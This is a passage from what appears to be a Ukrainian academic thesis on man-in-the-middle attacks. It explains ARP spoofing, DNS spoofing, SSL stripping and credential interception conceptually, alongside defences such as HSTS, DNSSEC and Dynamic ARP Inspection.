Щоб забезпечити безпеку переданих даних, необхідно використовувати протоколи з вбудованими механізмами шифрування та автентифікації, такі як HTTPS, SFTP, SSH, SMTPS, POP3S, IMAPS, а також впроваджувати додаткові заходи безпеки, такі як VPN, DNSSEC та багатофакторна автентифікація.

# 1.2.2 Уразливості старих протоколів: SSL, Telnet, FTP

Старі мережеві протоколи, такі як SSL, Telnet та FTP, були розроблені в епоху, коли безпека не була пріоритетом. Сьогодні їх використання створює серйозні ризики для інформаційної безпеки через відсутність сучасних механізмів захисту.

**SSL (Secure Sockets Layer)**

Протокол SSL, розроблений у 1990-х роках, забезпечував шифрування даних між клієнтом і сервером. Однак версії SSL 2.0 і 3.0 мають відомі вразливості, такі як атака POODLE, що дозволяє зловмисникам розшифрувати зашифровані дані. У зв'язку з цим, SSL був визнаний застарілим, і його використання не рекомендується.

**Telnet**

Telnet — це протокол для віддаленого доступу до серверів, який передає дані у відкритому вигляді без шифрування. Це означає, що будь-хто, хто перехопить трафік, може прочитати передані дані, включаючи облікові дані користувачів. Крім того, Telnet дозволяє клієнту змінювати змінні оточення сервера ще до автентифікації, що може бути використано для атак на систему.

**FTP (File Transfer Protocol)**

FTP використовується для передачі файлів між комп'ютерами, але не забезпечує шифрування даних. Це робить його вразливим до таких атак:

* **Перехоплення даних**: імена користувачів, паролі та передані файли можуть бути легко перехоплені.
* **Атаки типу "спуфінг"**: зловмисники можуть видавати себе за легітимного користувача або сервер.
* **Атаки методом грубої сили**: через відсутність механізмів захисту, зловмисники можуть підбирати паролі.

Для підвищення безпеки рекомендується використовувати сучасні альтернативи:

* **TLS (Transport Layer Security)** замість SSL.
* **SSH (Secure Shell)** замість Telnet.
* **SFTP (SSH File Transfer Protocol)** або **FTPS (FTP Secure)** замість FTP.

# 1.2.3 Проблеми перенаправлення DNS, підробка ARP, протікання сесій

Уразливості мережевих протоколів, пов'язані з перенаправленням DNS, підробкою ARP та протіканням сесій, створюють серйозні загрози для безпеки інформаційних систем.

**Перенаправлення DNS**

DNS (Domain Name System) відповідає за перетворення доменних імен на IP-адреси. Зловмисники можуть здійснювати атаки, спрямовані на зміну записів DNS, перенаправляючи користувачів на фальшиві сайти. Це дозволяє їм отримувати конфіденційну інформацію або розповсюджувати шкідливе програмне забезпечення. Такі атаки можуть бути реалізовані через отруєння кешу DNS або підробку відповідей DNS-серверів.

**Підробка ARP**

ARP (Address Resolution Protocol) використовується для визначення MAC-адреси пристрою за його IP-адресою в локальній мережі. Підробка ARP (ARP spoofing) полягає в надсиланні фальшивих ARP-повідомлень, що дозволяє зловмиснику асоціювати свою MAC-адресу з IP-адресою іншого пристрою. Це дає змогу перехоплювати, змінювати або блокувати трафік між пристроями в мережі.

**Протікання сесій**

Протікання сесій (session hijacking) — це атака, при якій зловмисник перехоплює активну сесію користувача з сервером. Це може бути досягнуто через перехоплення сесійних ідентифікаторів або використання вразливостей у протоколах передачі даних. У результаті зловмисник отримує доступ до облікового запису користувача без необхідності автентифікації.

# 1.3 Класифікація кіберзагроз та місце MITM-атак серед них

# 1.3.1 Основні типи кіберзагроз (DoS, phishing, spoofing, malware)

У сучасному цифровому середовищі кіберзагрози стають дедалі витонченішими та різноманітнішими. Серед них особливо виділяються атаки типу DoS, фішинг, спуфінг та шкідливе програмне забезпечення. Розглянемо кожну з цих загроз детальніше.

**Атаки типу DoS (Denial of Service)**

Атаки відмови в обслуговуванні (DoS) спрямовані на виведення з ладу веб-сайтів або онлайн-сервісів шляхом перевантаження їх запитами. У випадку розподілених атак (DDoS) використовується велика кількість зламаних пристроїв для одночасного надсилання запитів, що ускладнює виявлення джерела атаки. Такі атаки можуть призвести до значних фінансових втрат та порушення репутації компаній.

**Фішинг (Phishing)**

Фішинг — це метод соціальної інженерії, при якому зловмисники видають себе за надійні організації або осіб з метою отримання конфіденційної інформації, такої як логіни, паролі чи банківські реквізити. Фішингові атаки можуть здійснюватися через електронну пошту, SMS або фальшиві веб-сайти. Захист від фішингу включає використання фільтрів спаму, двофакторної автентифікації та навчання користувачів розпізнаванню підозрілих повідомлень.

**Спуфінг (Spoofing)**

Спуфінг полягає в підробці ідентифікаційних даних, таких як IP-адреси, електронні адреси або телефонні номери, з метою обману користувачів або систем. Це дозволяє зловмисникам отримувати несанкціонований доступ до систем або перехоплювати конфіденційні дані. Види спуфінгу включають IP-спуфінг, DNS-спуфінг та електронний спуфінг.

**Шкідливе програмне забезпечення (Malware)**

Шкідливе програмне забезпечення — це програми, створені для завдання шкоди комп'ютерним системам або отримання несанкціонованого доступу до них. До malware відносяться віруси, трояни, шпигунські програми та програми-вимагачі. Вони можуть призвести до втрати даних, фінансових втрат та порушення роботи систем. Захист включає використання антивірусного програмного забезпечення, регулярне оновлення систем та навчання користувачів.

# 1.3.2 MITM-атаки як мережевий вектор атак

MITM-атаки (Man-in-the-Middle) є одним із найнебезпечніших видів кіберзагроз, оскільки дозволяють зловмисникам перехоплювати, змінювати або підробляти дані, що передаються між двома сторонами, які вважають, що спілкуються безпосередньо між собою. Ці атаки можуть бути реалізовані на різних рівнях мережевої моделі та використовуються для компрометації конфіденційності, цілісності та автентичності даних.

**Основні механізми реалізації MITM-атак:**

* **Перехоплення трафіку**: Зловмисник розміщується між двома сторонами комунікації, перехоплюючи та, за потреби, змінюючи передані дані.
* **Підробка сертифікатів**: Створення фальшивих сертифікатів для обману користувачів та систем, що призводить до прийняття зловмисника за довірену сторону.
* **Використання вразливостей протоколів**: Експлуатація слабких місць у протоколах, таких як SSL/TLS, для зниження рівня шифрування або обходу автентифікації.

**Приклади реалізації MITM-атак:**

* **ARP-спуфінг**: Зловмисник надсилає фальшиві ARP-повідомлення в локальну мережу, змушуючи інші пристрої вважати його за шлюз або інший важливий вузол, що дозволяє перехоплювати трафік.
* **DNS-спуфінг**: Підробка відповідей DNS-серверів для перенаправлення користувачів на фальшиві веб-сайти.
* **SSL Strip**: Зниження рівня шифрування з HTTPS до HTTP, що дозволяє зловмиснику переглядати незашифровані дані.

**Наслідки MITM-атак:**

* **Компрометація конфіденційної інформації**: Зловмисник може отримати доступ до логінів, паролів, фінансових даних та іншої чутливої інформації.
* **Порушення цілісності даних**: Зміна переданих даних може призвести до неправильного функціонування систем або введення користувачів в оману.
* **Порушення автентичності**: Користувачі можуть бути обмануті, вважаючи, що спілкуються з довіреною стороною, тоді як насправді взаємодіють із зловмисником.

**Методи захисту від MITM-атак:**

* **Використання шифрування**: Застосування протоколів, таких як HTTPS, забезпечує шифрування переданих даних, ускладнюючи їх перехоплення та зміну.
* **Двофакторна автентифікація**: Додатковий рівень захисту, який ускладнює зловмисникам доступ до облікових записів навіть у разі перехоплення паролів.
* **Оновлення програмного забезпечення**: Регулярне оновлення систем та програм забезпечує виправлення відомих вразливостей, які можуть бути використані для MITM-атак.
* **Використання VPN**: Віртуальні приватні мережі шифрують весь трафік між користувачем та інтернетом, зменшуючи ризик перехоплення даних.

MITM-атаки залишаються серйозною загрозою в сучасному цифровому середовищі. Розуміння механізмів їх реалізації та впровадження відповідних заходів безпеки є ключовими для захисту інформації та забезпечення безпечної комунікації в мережах.

# 1.3.3 Вплив MITM-атак на конфіденційність, цілісність та автентичність

Атаки типу «людина посередині» (Man-in-the-Middle, MITM) є серйозною загрозою для інформаційної безпеки, оскільки вони порушують основні принципи захисту даних: конфіденційність, цілісність та автентичність.

**Конфіденційність:** MITM-атаки дозволяють зловмисникам перехоплювати та читати передані дані без відома учасників комунікації. Це може призвести до витоку чутливої інформації, такої як особисті дані, фінансові реквізити або облікові дані.

**Цілісність:** Зловмисник може змінювати вміст переданих повідомлень, що порушує їх цілісність. Наприклад, під час передачі фінансових транзакцій зловмисник може змінити реквізити отримувача, спрямовуючи кошти на свій рахунок.

**Автентичність:** MITM-атаки дозволяють зловмиснику видавати себе за одну з сторін комунікації, що порушує автентичність. Це може призвести до того, що користувачі довіряють фальшивим веб-сайтам або сервісам, передаючи їм свої облікові дані або іншу конфіденційну інформацію.

Загалом, MITM-атаки становлять серйозну загрозу для безпеки інформаційних систем, оскільки вони порушують основні принципи захисту даних. Для запобігання таким атакам необхідно впроваджувати сучасні методи шифрування, автентифікації та контролю цілісності даних, а також підвищувати обізнаність користувачів про можливі загрози.

# Розділ 2. СУТНІСТЬ ТА РЕАЛІЗАЦІЯ MITM-АТАК

# 2.1 Поняття MITM-атаки: визначення, особливості та сценарії

# 2.1.1 Механізм перехоплення комунікацій між двома сторонами

У сучасному цифровому середовищі, де обмін даними відбувається постійно, забезпечення конфіденційності та автентичності інформації є критично важливим. Відсутність належного шифрування та автентифікації створює серйозні вразливості, які можуть бути використані зловмисниками для несанкціонованого доступу до даних, їх модифікації або підробки.

**Шифрування** забезпечує захист даних під час їх передачі, перетворюючи їх у форму, недоступну для розуміння без відповідного ключа. Відсутність шифрування означає, що передані дані можуть бути перехоплені та прочитані будь-ким, хто має доступ до каналу передачі. Це особливо небезпечно при передачі конфіденційної інформації, такої як особисті дані, фінансові реквізити або облікові дані.

**Автентифікація** гарантує, що обидві сторони комунікації є тими, за кого себе видають. Без належної автентифікації зловмисник може видавати себе за легітимного користувача або сервер, вводячи в оману іншу сторону та отримуючи доступ до конфіденційної інформації.

**Наслідки відсутності шифрування та автентифікації:**

* **Перехоплення даних:** Зловмисники можуть перехоплювати незашифровані дані, отримуючи доступ до конфіденційної інформації.
* **Підробка даних:** Без автентифікації зловмисники можуть змінювати передані дані або видавати себе за іншу сторону комунікації.
* **Несанкціонований доступ:** Відсутність автентифікації дозволяє зловмисникам отримувати доступ до систем або ресурсів без відповідного дозволу.

**Приклади вразливих протоколів:**

* **HTTP:** Передає дані у відкритому вигляді, що робить їх вразливими до перехоплення.
* **FTP:** Не забезпечує шифрування даних або автентифікацію, що дозволяє зловмисникам перехоплювати та змінювати передані файли.
* **Telnet:** Передає команди та дані у відкритому вигляді, що дозволяє зловмисникам перехоплювати та змінювати інформацію.

**Рекомендації для забезпечення безпеки:**

* **Використання захищених протоколів:** Замість HTTP слід використовувати HTTPS, який забезпечує шифрування даних.
* **Впровадження автентифікації:** Використання механізмів автентифікації, таких як двофакторна автентифікація, для підтвердження особи користувача.
* **Оновлення програмного забезпечення:** Регулярне оновлення систем та програм для виправлення відомих вразливостей.
* **Навчання користувачів:** Підвищення обізнаності користувачів щодо важливості шифрування та автентифікації, а також потенційних загроз.

Забезпечення шифрування та автентифікації є фундаментальними елементами захисту інформації в цифровому середовищі. Їх впровадження допомагає запобігти багатьом типам атак та забезпечити безпечну комунікацію між користувачами та системами.

# 2.1.2 Класифікація MITM-атак: активні та пасивні

У сучасному цифровому світі, де величезна кількість даних передається щосекунди, питання безпеки інформаційних потоків стає одним із найважливіших. Одним із основних векторів атак є використання вразливостей старих, технологічно застарілих протоколів, які або не передбачають шифрування, або мають серйозні недоліки у механізмах автентифікації. Особливо небезпечними в цьому контексті є такі протоколи, як SSL старих версій, Telnet та FTP.

Протокол SSL (Secure Sockets Layer), який з 1990-х років використовувався для захисту інтернет-з'єднань, мав на меті забезпечити конфіденційність і цілісність даних. Проте його перші версії (SSL 2.0 та SSL 3.0) мали суттєві вразливості, зокрема до атак типу Man-in-the-Middle. Це означає, що зловмисник, перехопивши з'єднання, може не лише переглядати дані, що передаються між клієнтом і сервером, але й змінювати їх, не будучи виявленим. Відомі вразливості, такі як POODLE, BEAST та CRIME, стали поштовхом до відмови від SSL на користь TLS — більш безпечного і сучасного протоколу.

Telnet — ще один приклад застарілого протоколу, що донині іноді використовується в корпоративних або промислових мережах. Його головна проблема — повна відсутність шифрування. Усі команди, включаючи введення логінів і паролів, передаються у відкритому вигляді. Це дозволяє зловмисникам із доступом до локальної мережі без особливих труднощів перехоплювати критичну інформацію. Крім того, протокол не має належного механізму автентифікації сервера, що дозволяє виконувати атаки з підміною.

Ще один вразливий протокол — FTP (File Transfer Protocol), призначений для передачі файлів між комп’ютерами. Як і Telnet, FTP передає всю інформацію, включно з обліковими даними, без шифрування. Усе це робить його легкою мішенню для атак MITM, Packet Sniffing та Credential Harvesting. У багатьох випадках сервери FTP працюють у незахищених конфігураціях, що дозволяє здійснювати несанкціонований доступ до файлів. Попри існування більш захищених альтернатив (FTPS, SFTP), класичний FTP і досі використовується в багатьох системах.

Наслідки використання застарілих протоколів очевидні. По-перше, це компрометація конфіденційної інформації. По-друге, можливість зловмисного втручання в передані дані, що призводить до спотворення інформації. По-третє, зловмисник може отримати повний доступ до системи, видаючи себе за довіреного користувача або сервіс.

Щоб мінімізувати ризики, варто впроваджувати сучасні альтернативи. Замість SSL слід використовувати TLS (версії 1.2 або 1.3), які мають сучасні шифри та механізми перевірки автентичності. Замість Telnet доцільно впроваджувати SSH, який забезпечує шифрування всіх команд. У випадку FTP найкраще використовувати FTPS або SFTP, які базуються на захищених транспортних протоколах.

Системні адміністратори повинні проводити регулярні аудити використаних протоколів у мережевій інфраструктурі. У разі виявлення використання старих протоколів їх слід оновлювати або відключати. Крім технічних заходів, важливо також проводити роз’яснювальну роботу серед персоналу щодо ризиків використання незахищених каналів передачі даних. Без належної підготовки користувачі можуть стати найслабшою ланкою в системі безпеки.

Нарешті, варто враховувати, що наявність старих протоколів у системі може негативно вплинути на репутацію організації. У сучасному світі, де питання інформаційної безпеки стало частиною публічної відповідальності, використання незахищених протоколів може бути розцінене як недбалість або халатність.

Висновок: відмова від старих небезпечних протоколів на користь сучасних захищених рішень є необхідною умовою для побудови безпечного цифрового середовища.

# 2.1.3 Типові сценарії атак у публічних та корпоративних мережах

У публічних і корпоративних мережах реалізація атак типу «людина посередині» (MITM) відбувається за різними сценаріями, що визначаються архітектурою мережі, рівнем захисту та обізнаністю користувачів. Найбільш типовими є ситуації, коли зловмисник опиняється в одному сегменті мережі з жертвою, що дозволяє йому перехоплювати, змінювати або дублювати трафік. У публічних Wi-Fi мережах (наприклад, у кав’ярнях, готелях або аеропортах) атакуючий може легко підключитися до тієї ж бездротової мережі, скориставшись її відкритістю та відсутністю належного шифрування. Це дозволяє йому здійснювати ARP-спуфінг, підмінювати DNS-запити або проводити SSL Strip — атаку, за якої користувача примушують використовувати HTTP замість HTTPS. У корпоративних середовищах MITM-атаки найчастіше реалізуються через компрометовані пристрої всередині внутрішньої мережі. Наприклад, заражений ноутбук працівника або незахищений IoT-пристрій може слугувати плацдармом для подальших дій. Через таку точку зловмисник може встановити контроль над локальним трафіком, маніпулювати ARP-таблицями, підмінювати сертифікати та навіть впроваджувати скрипти в вебсторінки, які переглядають інші працівники. У більш складних сценаріях застосовуються проксі-сервери або фаєрволи, які були неправильно налаштовані або містять вразливості. За їх допомогою зловмисник може аналізувати весь вхідний і вихідний трафік, включаючи зашифровані з'єднання, якщо йому вдалося встановити власний підроблений сертифікат. Щоб наочно продемонструвати ризики, наведемо коротку порівняльну таблицю найпоширеніших сценаріїв атак MITM:

|  |  |  |
| --- | --- | --- |
| **Тип мережі** | **Типовий сценарій атаки** | **Основні цілі атакуючого** |
| Публічний Wi-Fi | Підключення до відкритої мережі, ARP-спуфінг | Перехоплення логінів, сесій, банківських даних |
| Корпоративна LAN | Компрометація внутрішнього пристрою, підміна DNS | Вивід із ладу систем, встановлення бекдорів |
| VPN з вразливістю | Використання застарілого протоколу або ключа | Доступ до зашифрованого трафіку, обхід захисту |

В умовах сучасного кіберпростору знання типових сценаріїв MITM-атак дозволяє більш ефективно будувати захист, адаптуючи політики безпеки до реальних загроз та ураховуючи найбільш імовірні точки проникнення.

# 2.2 Основні методи реалізації MITM-атак

# 2.2.1 ARP-spoofing: зміна таблиці MAC-адрес

ARP-spoofing, або ARP-підміна, є одним із найбільш поширених методів реалізації атак типу «людина посередині» у локальних мережах. Цей тип атаки базується на особливостях функціонування протоколу ARP (Address Resolution Protocol), що використовується для зіставлення IP-адреси з MAC-адресою в мережах, які працюють на основі Ethernet. Уразливість полягає в тому, що протокол ARP не передбачає жодного механізму перевірки достовірності джерела інформації. Це дозволяє зловмиснику надсилати фальшиві ARP-відповіді до вузлів мережі, підмінюючи реальні MAC-адреси своєю власною. У результаті жертва надсилає пакети не реальному шлюзу або серверу, а комп’ютеру атакуючого, який може ці пакети зчитувати, змінювати або перенаправляти.

Типова схема атаки передбачає, що зловмисник перехоплює трафік між двома пристроями в локальній мережі, наприклад між комп’ютером користувача та маршрутизатором. Для цього атакуючий надсилає фальшиві ARP-повідомлення обом сторонам: жертві — що його MAC-адреса належить шлюзу, а шлюзу — що його MAC належить клієнту. Внаслідок цього весь трафік між цими пристроями проходить через машину зловмисника. Зловмисник отримує можливість знімати копії переданих даних, впроваджувати шкідливий код у вебсторінки, змінювати вміст повідомлень або просто перенаправляти запити на підроблені сайти.

ARP-підміна особливо небезпечна в корпоративних мережах, де велика кількість пристроїв підключена до одного сегменту без належного поділу або ізоляції. Зловмисник може скомпрометувати одночасно декілька вузлів і непомітно збирати великі обсяги конфіденційної інформації. У більшості випадків атака відбувається без встановлення програмного забезпечення на комп’ютер жертви, що значно ускладнює її виявлення.

Ще однією особливістю ARP-spoofing є його використання як проміжного етапу в складніших атаках. Наприклад, після перехоплення логінів і паролів через HTTP-з’єднання, зловмисник може отримати доступ до внутрішніх ресурсів або здійснити подальші атаки на інші вузли. У разі використання одночасно з SSL Strip можливе також примусове зниження рівня захисту HTTPS, що відкриває шлях до перехоплення зашифрованих сесій.

Попри те, що протокол ARP має критичну роль у локальній маршрутизації, його відкритість є суттєвою загрозою для безпеки. Більшість сучасних операційних систем не перевіряють достовірність отриманих ARP-відповідей, що дає зловмиснику широке поле для маневру. Деякі антивірусні рішення та засоби моніторингу мережі виявляють ознаки ARP-спуфінгу, однак у більшості організацій ці механізми або відключені, або неправильно налаштовані.

Щоб протидіяти ARP-підміні, рекомендується впроваджувати такі заходи, як статичне призначення ARP-таблиць на критичних вузлах, використання VLAN для поділу сегментів мережі, моніторинг аномалій трафіку за допомогою IDS-систем (наприклад, Snort або Suricata), а також впровадження DHCP Snooping і Dynamic ARP Inspection на мережевому обладнанні. Крім того, важливо використовувати протоколи з шифруванням навіть у межах внутрішніх мереж, щоб мінімізувати шкоду від можливого перехоплення даних.

ARP-spoofing залишається одним із найпростіших, але ефективних методів атак у локальному середовищі. Його небезпека полягає у складності виявлення, швидкості реалізації та можливості перехоплення цінної інформації без активного втручання користувача. Зважаючи на це, організації мають приділяти підвищену увагу структурі своєї внутрішньої мережі, обмеженню доступу, впровадженню сегментації і використанню сучасних інструментів контролю за мережею.

# 2.2.2 DNS-spoofing: підробка відповіді DNS-сервера

DNS-spoofing, або DNS-підміна, належить до одного з найнебезпечніших і водночас найпідступніших методів реалізації MITM-атак, який спрямований на обман системи доменних імен. У основі цієї атаки лежить підробка відповіді DNS-сервера з метою перенаправлення користувача на фальшивий ресурс, який візуально не відрізняється від справжнього, але знаходиться під контролем зловмисника. DNS (Domain Name System) — це основа функціонування Інтернету, адже він забезпечує перетворення зручних для людини доменних імен (наприклад, google.com) у відповідні IP-адреси, які використовуються комп’ютерами для встановлення з’єднання. Якщо цим процесом скористається зловмисник, він може змінити маршрут трафіку та скерувати користувача на підроблені сторінки, де збирається конфіденційна інформація або виконується зараження системи шкідливим ПЗ.

DNS-підміна можлива в кількох випадках. Найпоширенішим методом є впровадження вразливості у сам DNS-сервер, яким користується клієнт, або його підміна. У першому випадку зловмисник може скористатися відсутністю захисту або неправильними налаштуваннями для зміни записів домену. У другому випадку атакуючий перехоплює запити клієнта і відповідає на них швидше за справжній DNS-сервер. Наприклад, клієнт надсилає запит на отримання IP-адреси сайту банку, але отримує IP підробленого ресурсу, який виглядає ідентично оригінальному. Оскільки звичайні користувачі не перевіряють SSL-сертифікати та інші параметри безпеки, жертва легко вводить свої дані на підробленому сайті.

Ще один спосіб реалізації DNS-спуфінгу — це модифікація DNS-кешу (DNS cache poisoning). У цьому випадку атакуючий змінює запис у локальній кеш-таблиці DNS-клієнта або на проміжному маршрутизаторі, завдяки чому навіть після перезапуску комп’ютера запити будуть перенаправлятися на зловмисний IP. Такий сценарій особливо небезпечний, оскільки не потребує постійного контролю з боку зловмисника й діє тривалий час. DNS-кешування прискорює роботу з Інтернетом, але у випадку підміни створює ідеальні умови для прихованого стеження або фішингових атак.

У корпоративних мережах DNS-spoofing набуває ще більшої небезпеки. Наприклад, співробітник може бути перенаправлений не на внутрішній портал компанії, а на його копію, розміщену на сервері атакуючого. У результаті зловмисник може зібрати облікові дані доступу до системи управління персоналом, бухгалтерського ПЗ або іншого критичного ресурсу. Особливо це стосується компаній, де працівники працюють із дому або підключаються через неавтентифіковані Wi-Fi мережі.

Для запобігання DNS-спуфінгу необхідно вживати комплексних заходів. По-перше, слід впроваджувати DNSSEC (Domain Name System Security Extensions) — набір розширень протоколу DNS, що дозволяє перевіряти справжність отриманої відповіді за допомогою цифрового підпису. По-друге, варто використовувати VPN для шифрування всього трафіку, включаючи DNS-запити. По-третє, важливо налаштовувати власні DNS-сервери з розмежуванням доступу, шифруванням запитів (DoH або DoT) та ретельним моніторингом логів.

Також слід уникати використання відкритих DNS-серверів або невідомих провайдерів, особливо у випадку важливої інформації або віддаленого доступу до внутрішніх систем. У деяких випадках доцільно використовувати статичне призначення DNS-адрес та заблокувати зміни на клієнтських пристроях. Організаціям варто проводити регулярні тестування на вразливість DNS та контролювати конфігурації внутрішньої інфраструктури.

Варто зазначити, що DNS-spoofing — це не лише загроза для окремих користувачів, а й інструмент масштабних атак, які можуть вплинути на репутацію компанії, призвести до фінансових втрат та витоку критичних даних. Підвищення кіберграмотності персоналу та навчання базовим правилам безпечного серфінгу — також важлива частина запобігання таким атакам, як і технічні засоби захисту.

# 2.2.3 HTTPS-downgrade attack (SSL Strip): примус до незахищеного з’єднання

HTTPS-downgrade attack, або атака типу SSL Strip, є технікою зниження рівня безпеки з’єднання між клієнтом і сервером шляхом примусу користувача перейти з захищеного протоколу HTTPS на незахищений HTTP. У результаті зловмисник має змогу перехоплювати, змінювати або підробляти дані, що передаються через веб-запит. Цей метод широко застосовується в межах атак типу «людина посередині», особливо в публічних Wi-Fi мережах, де атакуючий знаходиться у тому ж сегменті мережі, що і жертва, й може маніпулювати трафіком.

Суть атаки полягає в тому, що навіть якщо користувач спочатку намагається підключитися до сайту через HTTPS, перше з’єднання з багатьма сайтами часто відбувається через незахищений HTTP-запит. Браузер автоматично перенаправляє користувача на HTTPS-версію сайту, однак це перенаправлення також можна змінити. Зловмисник, який знаходиться між користувачем і сайтом, може перехопити цей перший HTTP-запит і замінити його відповіддю, яка не містить редиректу або містить посилання на HTTP-версію сайту. Таким чином користувач думає, що підключився до безпечного ресурсу, але фактично його дані проходять через відкритий канал зв'язку, що дозволяє атакуючому вільно їх зчитувати або змінювати.

Одним із найвідоміших інструментів, які використовуються для реалізації цієї атаки, є SSLStrip — утиліта, створена хакером Moxie Marlinspike. Вона автоматизує процес перехоплення з’єднання та заміни HTTPS на HTTP. Як тільки користувач вводить будь-які дані (логін, пароль, номер картки тощо), вони передаються у відкритому вигляді, і зловмисник отримує повний доступ до цієї інформації. При цьому користувач може навіть не помітити, що з’єднання не захищене, оскільки багато вебсайтів не налаштовують правильне відображення статусу HTTPS або не вимагають захищеного підключення примусово.

Атака SSL Strip є особливо ефективною на сайтах, які не реалізували механізм HSTS (HTTP Strict Transport Security). HSTS — це політика безпеки, яка змушує браузер автоматично використовувати лише HTTPS-з’єднання для конкретного домену. Якщо ця політика не вказана або браузер ніколи не відвідував сайт раніше, SSL Strip може працювати безперешкодно. Ще однією умовою успішної атаки є відсутність перевірки сертифіката з боку користувача. Більшість людей не звертають уваги на зелений замок у браузері або повідомлення про недійсний сертифікат, що дозволяє атаці залишатися непоміченою.

У корпоративному середовищі такий вектор атаки може бути використаний для компрометації доступу до внутрішніх ресурсів, систем управління проектами, корпоративної пошти або баз даних. Наприклад, працівник, який заходить на вебпортал компанії через загальнодоступну мережу Wi-Fi, може стати жертвою SSL Strip, у результаті чого його облікові дані потрапляють до рук зловмисника. З огляду на це, багато компаній забороняють доступ до корпоративних ресурсів без використання VPN або зобов’язують користувачів використовувати лише браузери з підтримкою HSTS preload списку.

Методи захисту від атаки SSL Strip включають насамперед реалізацію протоколу HSTS на вебсерверах. Це дозволяє браузерам автоматично блокувати спроби підключення через HTTP і гарантує, що усі запити будуть надсилатися лише через HTTPS. Крім того, необхідно оновлювати сертифікати безпеки, налаштовувати коректне перенаправлення з HTTP на HTTPS і уникати змішування контенту (тобто завантаження частини ресурсів сайту через HTTP). Важливим також є використання VPN, який шифрує увесь трафік, незалежно від того, чи використовується HTTPS чи ні. Для організацій доцільно використовувати централізовані проксі-сервери з функцією виявлення спроб зниження безпеки, а також проводити навчання персоналу з виявлення підозрілих ознак у браузері.

Крім технічних засобів, важливо розвивати звичку користувачів перевіряти адресний рядок, наявність замка безпеки та актуальність сертифікатів. Просте ігнорування попереджень браузера про потенційно небезпечне з’єднання може коштувати втрати особистих або корпоративних даних. І хоча сучасні браузери поступово підвищують рівень захисту, зловмисники також адаптують свої техніки, використовуючи все складніші засоби обходу безпеки.

Таким чином, атака типу SSL Strip залишається актуальною загрозою навіть у 2020-х роках. Її ефективність пов’язана з базовими слабкостями у впровадженні HTTPS у багатьох вебресурсах, а також із недостатньою обізнаністю користувачів щодо цифрової безпеки. Надійний захист можливий лише за умови комплексного підходу — від конфігурації серверів до поведінкової безпеки користувачів.

# 2.3 Аналіз наслідків MITM-атак

# 2.3.1 Перехоплення логінів, паролів, банківських даних

Одна з найсерйозніших загроз, яку несуть у собі атаки типу «людина посередині», полягає в можливості непомітного перехоплення облікових даних користувача. Коли зловмисник опиняється між клієнтом і сервером, він отримує змогу повністю контролювати мережевий трафік, що проходить між цими вузлами. У тих випадках, коли передача інформації відбувається без належного шифрування, зловмисник може зчитувати введені користувачем логіни та паролі, а також інші конфіденційні дані, зокрема номери банківських карток, CVV-коди, персональні ідентифікатори та фінансову інформацію.

У більшості випадків користувач навіть не підозрює про те, що його з’єднання було скомпрометоване. Зовні сайт виглядає цілком звичайно, проте дані, які вводяться на формі авторизації або в платіжному полі, надсилаються атакуючому. Найчастіше це відбувається внаслідок реалізації протоколів без шифрування, зниження HTTPS до HTTP (SSL Strip), підміни DNS або маніпуляцій через ARP-spoofing. Усі ці вектори дозволяють не лише отримати доступ до вмісту переданих пакетів, але й аналізувати, зберігати та повторно використовувати перехоплену інформацію для подальших атак або незаконного доступу до цифрових систем.

Особливу небезпеку несе перехоплення облікових даних від електронної пошти, банківських систем, внутрішніх ресурсів компаній та соціальних мереж. Наприклад, доступ до корпоративної електронної пошти дає змогу не тільки читати листування, а й від імені користувача відправляти повідомлення, проводити фішингові кампанії, впроваджувати трояни або шпигунське ПЗ в середовище організації. Отримання паролів від банкінгу може призвести до прямих фінансових втрат користувача або компанії.

Варто розуміти, що атаки MITM дозволяють не лише перехоплювати інформацію в момент передачі, але й зберігати її для подальшої обробки. Наприклад, зловмисники можуть будувати базу пар логін-пароль, яку потім використовують для brute-force атак або продають у даркнеті. Якщо користувач використовує однакові паролі на різних сайтах (що є досить поширеною практикою), навіть один вдалий перехоплений пароль може дати доступ до кількох сервісів одночасно.

Щоб зрозуміти масштаб проблеми, варто звернути увагу на те, що навіть сьогодні, у 2020-х роках, в Інтернеті досі існують ресурси, які не реалізували обов’язкове використання HTTPS або використовують застарілі версії TLS. Саме такі сайти стають основною мішенню для перехоплення облікових даних, особливо коли користувачі заходять на них з публічних мереж Wi-Fi або не користуються VPN. У таких умовах зловмисник може зібрати велику кількість критичної інформації всього за кілька хвилин, використовуючи стандартні засоби аналізу мережевого трафіку, такі як Wireshark, mitmproxy або Ettercap.

Для зниження ризику перехоплення конфіденційних даних важливо впроваджувати кілька рівнів захисту. По-перше, необхідно забезпечити обов’язкове шифрування трафіку — використання лише HTTPS, TLS 1.3, VPN-тунелів тощо. По-друге, рекомендується запровадити двофакторну аутентифікацію (2FA), яка значно ускладнює зловмиснику доступ до систем навіть у разі отримання правильного пароля. По-третє, організаціям слід навчати користувачів розпізнавати ознаки підроблених сайтів, фішингових сторінок та перевіряти достовірність сертифікатів безпеки в браузері.

Окрему увагу слід приділити захисту мобільних пристроїв, які часто використовуються для входу до банкінгу або соцмереж. Багато мобільних додатків не інформують користувача про втрату безпечного з’єднання або зміну сертифікату, що створює сприятливі умови для MITM-атак у громадських мережах. Саме тому важливо обирати тільки ті додатки, які підтримують сучасні криптографічні алгоритми, перевірку сертифікатів та HSTS.

У підсумку можна стверджувати, що перехоплення логінів, паролів та банківських даних — один із найнебезпечніших наслідків MITM-атак, що завдає прямих матеріальних збитків, компрометує персональні дані та відкриває шлях до подальших кіберзлочинів. Захист від цього виду загроз потребує комплексного підходу, що включає як технічні, так і організаційні заходи, а також підвищення рівня обізнаності кінцевих користувачів.

# 2.3.2 Підміна вмісту вебсторінок (включення шкідливих скриптів)

Один із поширених і надзвичайно небезпечних способів використання атак типу «людина посередині» полягає у підміні вмісту вебсторінок. Цей метод дозволяє зловмиснику змінювати частину або всю інформацію, яка передається між сервером і користувачем, включаючи текст, графічні елементи, HTML-структуру, скрипти та інші ресурси, що формують зовнішній вигляд і функціональність вебсторінки. Замість відображення справжнього вмісту, користувач бачить змінений інтерфейс, у який можуть бути вбудовані шкідливі елементи, приховані поля введення або підроблені посилання, що ведуть на фішингові ресурси чи запускають небезпечний код.

